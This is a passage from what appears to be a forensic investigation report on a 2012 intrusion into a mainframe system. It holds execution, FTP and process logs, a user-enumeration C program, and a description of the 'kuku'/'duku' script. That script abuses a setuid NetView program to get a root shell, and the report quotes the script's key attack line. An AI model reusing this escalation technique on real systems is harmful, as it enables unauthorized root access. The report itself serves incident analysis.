UNXCMD.SY19.FROM0313.txt:16Mar12 02:53 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:53 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:53 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:21 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:21 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:21 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:31 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:31 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 03:31 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 04:14 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 04:14 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 04:14 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 05:48 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 05:48 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 05:48 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:00 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:00 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:00 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:51 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:51 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:51 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:52 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:52 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 06:52 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:04 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:04 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:04 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:19 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:19 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:19 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:33 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:33 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 07:33 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 08:06 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 08:06 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 08:06 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:11 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:11 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:11 SUPERUSR TN32703 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:27 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:27 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 09:27 SUPERUSR TN32704 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 19:41 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 19:41 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 19:43 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 19:51 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:19Mar12 15:28 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:19Mar12 15:37 SUPERUSR TN32702 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:19Mar12 16:05 SUPERUSR TN32705 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:19Mar12 16:05 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:19Mar12 16:05 SUPERUSR TN32707 178.18.243.27 dps

Figure 29 Log showing the execution of the program "dps" on SY19

enum.c

The following C source code was a copy obtained from the investigating police. It is believed to be used by the perpetrators on the systems.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <pwd.h>

int main(int argc, char *argv[])
{
unsigned int a,b;
if (argc <2) exit(1);
a = atoi(argv[1]);
b=(argc>2)?atoi(argv[2]):(~0);
printf("%u...%u\n", a,b);
while (a <= b)
{
struct passwd *pw = getpwuid((uid_t)a);
if(pw!=NULL)
{
printf("%u %u:%u %s %s %s\n", a, (unsigned int)pw->pw_uid,
(unsigned int)pw->pw_
gid, pw->pw_name, pw->pw_dir, pw->pw_shell);
}
a++;
}
```

```
return 0;
}
```

Figure 30 C source code listning for program "enum.c" that enumerates users from the account database

It is a simple C program that traverse the /etc/password-type of user data base available on a POSIX / unix system and then list username, uid, gid, full name, home directory and finaly start shell.

Kuku

This file was seen on SY19. It was stored in /tmp

```
-rwxr-xr-x   1 BPXDFLTU D384        738 Mar  5 13:57 kuku
```

Figure 31 File metadata for file "kuku"

As can be seen from the file metadata, the program "kuku" was created, or changed, on March 5th by the user DPXDFLTU.

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;13.00.00;2012-03-05-
13.57.18.220000;?UNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;BSN0058;A;S
;F;H;12.57.18;12.57.18;773;S;;;;FTPD1;semainf;178.18.243.27;2804;/tmp/kuku
```

Figure 32 Extracts from the FTP logs showing how the file "kuku" where UPLOADED

As can be seen from this extract, the file was uploaded by the user "BSN0058", an acoount known to be used by the perpetrators at this time.

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-
08-
13.45.26.600000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPR
BI08;I;S;F;H;12.45.26;12.45.26;738;S;;;;FTPD1;semainf;46.59.51.181
;59347;/tmp/kuku

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-
08-
14.33.06.770000;?UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI
0936;I;S;F;H;13.33.06;13.33.06;738;S;;;;FTPD1;semainf;46.59.51.181
;62847;/SYSTEM/tmp/kuku
```

Figure 33 Extracts from the FTP logs showing how the file "kuku" where DOWNLOADED

One interesting sidenote is that other users, perpetrators, did download that file at a later stage.

This file was missing from the system, since it was deleted when there was an alarming shortage of diskspace during the attack – but before the technical users of the system staff had

any knowledge of an ongoing attack. This file has been recovered as part of the police investigation. This is the content of that file

<< Content removed from this version of the resport due to confidentiality requirements >>

The logic of the program script is

- Check if we already is uid 0, the root user that is, thus spawn a interactive command interpreter (shell) for that user
- If not called with the command line flag "kuku" , then execute the program `cnmeunix` in the directory `/usr/lpp/netview/v5r1/bin/cnmeunix` (which does not exist on SY19) and manipulate that setuid program so that it run the script – as root.

The script "kuku" contained a bug – the file cnmeunix is not placed in v5r1 on SY19 and thus failed to execute properly. The perpetrator did notice this and did an edited version of the script called "duku" where cnmeunix is correctly referenced in the directory path `/usr/lpp/netview/v5r4/bin/`. For information on duku, see next chapter. Similarily, he created a copy called "duqu", see page 130.

Duku

This file was seen on SYS19. It was stored in /tmp

As evident from a file listing obtained from one perpetrators machine, this file is saved as:

```
-rwxr-xr-x   1 BPXDFLTU D384         738 Mar  5 13:58 duku
```
Figure 34 File metadata for file "duku"

Later it was downloaded again

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.860000;?UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;SPRBI08;I;S;F;H;12.45.25;12.45.25;7
38;S;;;;FTPD1;semainf;46.59.51.181;59347;**/tmp/duku**

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.06.000000;?UNKNOWN;SY19;;217.150.174.80;21;;;**RETR**;SEQ;ASI0936;I;S;F;H;13.33.05;13.33.05;7
38;S;;;;FTPD1;semainf;46.59.51.181;62847;**/SYSTEM/tmp/duku**

Figure 35 Extracts from the FTP logs showing how the file "duku" were DOWNLOADED

A technical comment is that when the perpetrator uploads the script **kuku**, it contains the active attack on one line with the following content:

```
address syscall 'spawn /usr/lpp/netview/v5r1/bin/cnmeunix 0 . parm. env.'
```

The program cnmeunix fail to run, because of a directory path that is invalid on SY19. This was edited on the fly by the perpetrator with the following USS command line:

```
cat /tmp/kuku | sed 's, v5r1,v5r4,g' > /tmp/duku
```

which substitute the string **v5r1** with the string **v5r4** globally from the file **kuku** and saves the content in file **duku,** thus the reason why both kuku and duku exists on the system.

This is the content of the file duku, as recreated from kuku

<< Content removed from this version of the report due to confidentiality requirements >>

The logic of the program script is

- Check if we already is uid 0, the root user that is, thus spawn a interactive command interpreter (shell) for that user
- If not called with the command line flag "kuku" , then execute the program `cnmeunix` and manipulate that setuid program so that it run the script – as root.

From session logs obtained from the police, from the file "toandreas.log", we can see that the perpetrator managed to run the script, see the following log extract, which show that the duku program is runned when the perpetrator perform a "ps" command:

```
BPXDFLTU      1257           1  - 12:00:27 ?        18h57 DFHKETCB
BPXDFLTU      1258           1  - 12:00:27 ?        18h57 DFHKETCB
BPXDFLTU      1261           1  - 12:00:27 ?        18h57 DFHKETCB
 DAF1460   67110137         46  - 12:54:01 ?         0:00 /usr/sbin/ftpdns
2136053648
BPXDFLTU      1274           1  - 12:00:27 ?        18h57 DFHKETCB
SUPERUSR   67110141   67111743  - 12:58:57 ?         0:00 /tmp/duku kuku
BPXDFLTU      1278           1  - 12:00:27 ?        18h57 DFHKETCB
BPXDFLTU      1281           1  - 12:00:27 ?        18h57 DFHKETCB
BPXDFLTU  33555845           1  - 12:58:14 ?         0:25 DFHKETCB
BPXDFLTU  16778831           1  - 23:24:17 ?         0:25 DFHKETCB
SUPERUSR  83887711           1  -    Feb 27 ?         0:22 EXEC
BPXDFLTU      1637           1  - 23:24:05 ?         0:13 DFHKETCB
BPXDFLTU  16778864           1  - 23:24:12 ?         0:25 DFHKETCB
```

Figure 36 Extract from "ps" output.

a.env a.k.a CSQXDISP

This is a software that have been uploaded, installed, copied into several copies, and executed on SY19.

The first time the file a.env is uploaded is 2012-02-25, very early during the actual incident. The file is then uploaded several more times, with bigger file size. The following extracts from the SY19 FTP logs show this:

```
2012-02-25;04.00.00;2012-02-25-
04.55.53.370000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;AVIY356;I;S;F;H;03.55.53
;03.55.53;98304;S;;;;FTPD1;semainf;178.18.243.27;6711;/tmp/a.env

2012-02-25;06.00.00;2012-02-25-
06.05.26.800000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;AVIY356;I;S;F;H;05.05.26
;05.05.26;98304;S;;;;FTPD1;semainf;178.18.243.27;60566;/tmp/a.env
```

Figure 37 File upload of "a.env" to SY19

He then later deletes this file and uploads it again

```
2012-02-25;06.00.00;2012-02-25-
06.47.25.320000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;DELE;SEQ;AVIY356;A;S;F;H;05.47.25
;05.47.25;0;S;;;;FTPD1;semainf;178.18.243.27;60566;/tmp/a.env

2012-02-26;13.00.00;2012-02-26-
13.34.45.270000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;AVIY356;I;S;F;H;12.34.45
;12.34.45;98304;S;;;;FTPD1;semainf;178.18.243.27;42772;/tmp/a.env

2012-02-26;13.00.00;2012-02-26-
13.53.16.200000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;DELE;SEQ;AVIY356;A;S;F;H;12.53.16
;12.53.16;0;S;;;;FTPD1;semainf;178.18.243.27;32488;/tmp/a.env

2012-03-04;08.00.00;2012-03-04-
08.13.08.090000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;BSN0058;I;S;F;H;07.13.07
;07.13.08;98304;S;;;;FTPD1;semainf;178.18.243.27;49814;/tmp/a.env
```

Figure 38 Deletion and UPLOAD of other versions of "a.env" to SY19

```
2012-03-04;08.00.00;2012-03-04-
08.15.22.870000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;BSN0058;A;S;F;H;07.15.22;07.15.22;430;S;;;;FTPD1;semainf;178.18.243.27;49814;/tmp/a.jcl
```

Figure 39 File upload of program "a.jcl"

Of some notice should be that the a.env, as well as many other files, have been downloaded by using other user accounts and by using other IP addresses than the accounts and addresses used by uploaders.

```
2012-03-08;13.00.00;2012-03-08-
13.45.23.090000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.22;12.
45.22;98304;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/a.env
```

```
2012-03-08;14.00.00;2012-03-08-
14.33.02.260000;ÅUNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.02;13.
33.02;98304;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a.env
```

Figure 40 File download of "a.env"

There is evidence that this program, a.env, have been executed in SY19. The process listing shown next is listed in more full. It is obtained from a session log from the police investigation of the suspected perpetrators computer. The log is believed from 5th of March 2012, from other activities close to this listing in the log. It list three things of specific importance:

- Two instances of a.env executing
- The execution of a.env is done as "BPXDFLTU", not SUPSERUSR
- There is also an execution of "duku" root trampoline hack

```
      UID        PID       PPID  C    STIME TTY        TIME CMD
SUPERUSR          1          0   -    Feb 12 ?        1:28 BPXPINPR
SUPERUSR   33554434          1   -    Feb 12 ?        2h09 EZBTCPIP
SUPERUSR   16777219          1   -    Feb 12 ?        0:00 CEAPSRVR
SUPERUSR   83886084          1   -    Feb 12 ?        2h09 EZASASUB
SUPERUSR   16777221          1   -    Feb 12 ?       33:12 OMPROUTE
SUPERUSR   16777222          1   -    Feb 12 ?        2h09 EZACFALG
SUPERUSR   33554439          1   -    Feb 12 ?       11:38 EZBTNINI
SUPERUSR   33554440          1   -    Feb 12 ?       11:38 EZBTXLUR
SUPERUSR   33554441          1   -    Feb 12 ?       11:38 EZBTXLUS
SUPERUSR   33554442          1   -    Feb 12 ?       11:38 EZBTTSSL
SUPERUSR   33554443          1   -    Feb 12 ?       11:38 EZBTMCTL
SUPERUSR   50331660          1   -    Feb 13 ?       11:38 EZBTTMST
SUPERUSR   33554445          1   -    Feb 12 ?       11:38 EZBTTMST
SUPERUSR   33554446          1   -    Feb 12 ?        1h27 GSVXMAIN
SUPERUSR         15          1   -    Feb 12 ?        9:52 GSVXMAIN
SUPERUSR         16          1   -    Feb 12 ?        9:52 GSVXVTMC
SUPERUSR         17          1   -    Feb 12 ?        9:52 GSVXCICC
SUPERUSR         18          1   -    Feb 12 ?        1h27 GSVZDTCL
SUPERUSR   50331668          1   -    Feb 12 ?        0:00 /usr/sbin/inetd -d
/etc/inetd.conf
     HIS         21          1   -    Feb 12 ?        0:00 HISINIT
SUPERUSR   50331670          1   -    Feb 27 ?        0:42 HZSTKSCH
SUPERUSR   33554455          1   -    Feb 12 ?        0:58 DSNADMT0
BPXDFLTU   16777242          1   -    Feb 12 ?        2:24 SMCQWRK
SUPERUSR   50331676          1   -    Feb 12 ?        0:02 DSNVEUS3
SUPERUSR   33554462          1   -    Feb 12 ?       10:53 CSQXRCTL
SUPERUSR         31          1   -    Feb 12 ?       53:14 CSQXJST
SUPERUSR         32          1   -    Feb 12 ?       10:53 CSQXJST
SUPERUSR         33          1   -    Feb 12 ?       53:14 CSQXRCTL
SUPERUSR         34          1   -    Feb 12 ?       10: Feb 12 ?        53:14
CSQXRCTL
SUPERUSR         46          1   -    Feb 12 ?        1:50 FTPD
BPXDFLTU         47          1   -    Feb 12 ?        1h59 ERB3GMFC
SUPERUSR         58          1   -    Feb 12 ?        4h18 DSNVEUS3
SUPERUSR         59          1   -    Feb 12 ?        0:54 DSNADMT0
SUPERUSR         60          1   -    Feb 12 ?        1:00 DSNADMT0
BPXDFLTU   33554497          1   -    Feb 12 ?        1h30 GENTCPSV
BPXDFLTU   50331717          1   -    Feb 12 ?       18h57 DFHSIP
BPXDFLTU   16777286          1   -    Feb 12 ?       18h57 DFHKEATT
BPXDFLTU   67108935          1   -    Feb 12 ?       18h57 DFHKETCB
BPXDFLTU   16777288          1   -    Feb 12 ?       18h57 DFHKETCB
BPXDFLTU   16777289          1   -    Feb 12 ?       18h57 DFHKETCB
```

```
BPXDFLTU    50331724              1   -    Feb 12  ?        18h57  DFHKETCB
BPXDFLTU    16777303              1   -    Feb 12  ?        18h57  DFHKETCB
BPXDFLTU    83886171              1   -    Feb 12  ?         7:46  DFHKETCB
BPXDFLTU    16777309              1   -    Feb 12  ?         7:46  DFHKETCB
BPXDFLTU    50331742              1   -    Feb 12  ?         7:46  DFHSIP
BPXDFLTU    50331743              1   -    Feb 12  ?         7:46  DFHKEATT
BPXDFLTU    83886176              1   -    Feb 12  ?         7:46  DFHKETCB
BPXDFLTU    83886180              1   -    Feb 12  ?         7:46  DFHKETCB
SUPERUSR    67109027              1   -    Mar 03  ?         0:02  /usr/sbin/sshd -f
/etc/ssh/sshd_config
BPXDFLTU        346               1   -    Feb 12  ?        18h57  DFHKETCB
BPXDFLTU    33555234              1   - 09:00:56  ?        18h57  DFHKETCB
BPXDFLTU       1257               1   - 12:00:27  ?        18h57  DFHKETCB

BPXDFLTU       1258               1   - 12:00:27  ?        18h57  DFHKETCB
BPXDFLTU       1261               1   - 12:00:27  ?        18h57  DFHKETCB
 DAF1460    67110137             46   - 12:54:01  ?         0:00  /usr/sbin/ftpdns
2136053648
BPXDFLTU       1274               1   - 12:00:27  ?        18h57  DFHKETCB
```
<mark>SUPERUSR   67110141   67111743   - 12:58:57 ?   0:00 /tmp/duku kuku</mark>
```
BPXDFLTU       1278               1   - 12:00:27  ?        18h57  DFHKETCB
BPXDFLTU       1281               1   - 12:00:27  ?        18h57  DFHKETCB
BPXDFLTU    33555845              1   - 12:58:14  ?         0:25  DFHKETCB
BPXDFLTU    16778831              1   - 23:24:17  ?         0:25  DFHKETCB
SUPERUSR    83887711              1   -    Feb 27  ?         0:22  EXEC
BPXDFLTU       1637               1   - 23:24:05  ?         0:13  DFHKETCB
BPXDFLTU    16778864              1   - 23:24:12  ?         0:25  DFHKETCB
BPXDFLTU       1655               1   - 23:24:16  ?         0:13  EZACIC03
BPXDFLTU       1674               1   - 23:24:17  ?         0:25  DFHKETCB
BPXDFLTU       1676               1   - 23:24:19  ?         0:25  DFHKETCB
BPXDFLTU       1687               1   - 23:24:02  ?         0:13  DFHSIP
BPXDFLTU       1688               1   - 01:00:15  ?         0:07  DFHKETCB
BPXDFLTU       1692               1   - 23:24:17  ?         0:13  EZACIC03
BPXDFLTU    16778932             46   - 12:54:51  ?         0:00  /usr/sbin/ftpdns
2135955344
BPXDFLTU       1732               1   - 23:24:05  ?         0:25  DFHKEATT
BPXDFLTU    50333392              1   - 23:10:07  ?         0:12  DFHKETCB
BPXDFLTU       1747               1   - 23:24:13  ?         0:13  DFHKETCB
BPXDFLTU       1814               1   - 23:24:05  ?         0:25  DFHKETCB
```
<mark>BPXDFLTU   33556248   1   - 12:52:09 ?   0:00 /tmp/a.env</mark>
```
BPXDFLTU    50333476              1   - 01:00:10  ?         0:07  DFHSIP
BPXDFLTU    83887910              1   - 01:00:15  ?         0:06  DFHKETCB
BPXDFLTU       1835               1   - 23:10:19  ?         0:12  EZACIC03
BPXDFLTU    67110701              1   - 01:00:15  ?         0:07  DFHKETCB
BPXDFLTU    16779091              1   - 23:10:15  ?         0:12  DFHKETCB
BPXDFLTU       1880               1   - 23:24:05  ?         0:25  DFHKETCB
BPXDFLTU    83887963              1   - 23:10:04  ?         0:12  DFHSIP
BPXDFLTU    33556321              1   - 23:24:02  ?         0:25  DFHSIP
BPXDFLTU       1894               1   - 01:00:08  ?         0:07  DFHSIP
SUPERUSR    83888090              1   -    Feb 13  ?         0:03  FTPD
SUPERUSR    67110972              1   - 08:14:34  ?         0:11  EXEC
SUPERUSR    83888216       67110141   - 12:58:57  ?         0:00  /bin/sh -c /bin/sh
BPXDFLTU    83888290              1   - 06:30:03  ?        18h57  DFHKETCB
BPXDFLTU    33556663              1   -    Feb 28  ?         3:03  DFHSIP
SUPERUSR    16779483              1   - 08:15:07  ?         0:02  EXEC
BPXDFLTU    33556707              1   - 08:30:03  ?        18h57  DFHKETCB
BPXDFLTU    83888360              1   - 08:37:07  ?         0:13  EZACIC03
BPXDFLTU    67111296              1   - 10:00:07  ?        18h57  DFHKETCB
BPXDFLTU       2438               1   - 10:00:15  ?        18h57  DFHKETCB
```

```
BPXDFLTU        2443           1  -  10:00:15  ?          18h57  DFHKETCB
BPXDFLTU        2446           1  -  10:00:17  ?          18h57  DFHKETCB

BPXDFLTU    16779666           1  -  10:00:26  ?          18h57  DFHKETCB
BPXDF          0:25  DFHKETCB
BPXDFLTU    83888675           1  -  12:04:45  ?           0:25  DFHKETCB
BPXDFLTU    16779822           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2609           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2611           1  -  12:58:18  ?           0:25  DFHKETCB
BPXDFLTU        2616           1  -  12:00:25  ?          18h57  DFHKETCB
BPXDFLTU    83888698           1  -  12:55:20  ?           0:00  /tmp/a.env
BPXDFLTU        2624           1  -  12:00:25  ?          18h57  DFHKETCB
BPXDFLTU        2628           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2630           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2634           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2638           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2644           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2670           1  -  12:00:35  ?          18h57  DFHKETCB
BPXDFLTU        2674           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2686           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2698           1  -  12:00:27  ?          18h57  DFHKETCB
BPXDFLTU        2710           1  -  12:00:35  ?          18h57  DFHKETCB
BPXDFLTU        2711           1  -  12:00:33  ?          18h57  DFHKETCB
BPXDFLTU        2712           1  -  12:00:28  ?          18h57  DFHKETCB
BPXDFLTU        2717           1  -  12:00:28  ?          18h57  DFHKETCB
BPXDFLTU        2719           1  -  12:00:31  ?          18h57  DFHKETCB
BPXDFLTU    33557154           1  -  12:01:36  ?           0:25  DFHKETCB
BPXDFLTU        2724           1  -  12:00:33  ?          18h57  DFHKETCB
BPXDFLTU        2725           1  -  12:01:36  ?           0:25  DFHKETCB
BPXDFLTU        2726           1  -  12:01:36  ?           0:25  DFHKETCB
BPXDFLTU        2727           1  -  12:00:35  ?          18h57  DFHKETCB
BPXDFLTU        2729           1  -  12:00:33  ?          18h57  DFHKETCB
BPXDFLTU        2730           1  -  12:00:33  ?          18h57  DFHKETCB
BPXDFLTU        2788           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2799           1  -  12:59:40  ?          18h57  DFHKETCB
BPXDFLTU        2943           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2945           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2947           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2948           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2950           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2952           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU        2953           1  -  12:59:42  ?          18h57  DFHKETCB
BPXDFLTU    33557528           1  -  Feb 28   ?           3:03  DFHKETCB
SUPERUSR    50335111           1  -  Mar 03   ?           0:01  SYSLOGD
BPXDFLTU        3512           1  -  01:00:08  ?           0:06  DFHSIP
WMROCAR     83889700           1  -  Mar 02   ?           0:11  EXEC
SUPERUSR    50335535           1  -  Feb 29   ?           0:02  DSNVEUS3
SUPERUSR        3892           1  -  Feb 29   ?           0:00  DSNVEUS3
BPXDFLTU    67112770           1  -  Feb 29   ?           3:52  DFHSIP
BPXDFLTU        3911           1  -  Feb 29   ?           3:52  DFHKETCB
BPXDFLTU        3913           1  -  Feb 29   ?           3:52  DFHKETCB
BPXDFLTU    67112778           1  -  Feb 29   ?           3:52  DFHKETCB
BPXDFLTU    16781134           1  -  Feb 29   ?           3:52  DFHKETCB
BPXDFLTU        3919           1  -  Feb 29   ?           3:52  DFHKETCB
BPXDFLTU    16782004           1  -  Feb 29   ?           7:46  DFHKETCB
```

Figure 41 Process listing showing the execution of "a.env" on SY19

The following extracts from the SMF type 30 logs shows the execution of the program "a.env" on SY19.

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 13:52:09 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 13:53:12 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 13:55:24 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:03:21 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:03:21 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:06:27 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:06:29 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:14:23 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:14:30 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:14:56 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:16:11 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:17:35 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:17:36 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:24:46 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:25:35 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:25:37 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:27:12 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:27:13 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:27:19 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:27:19 BSN0058   TCPFTP2   178.18.243.27
a.env
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 14:28:42 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:28:43 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:36:41 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:36:43 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:38:20 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:38:21 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:38:26 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:38:27 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:39:49 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:39:50 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:47:47 BSN0058   TCPFTP4   178.18.243.27
a.env

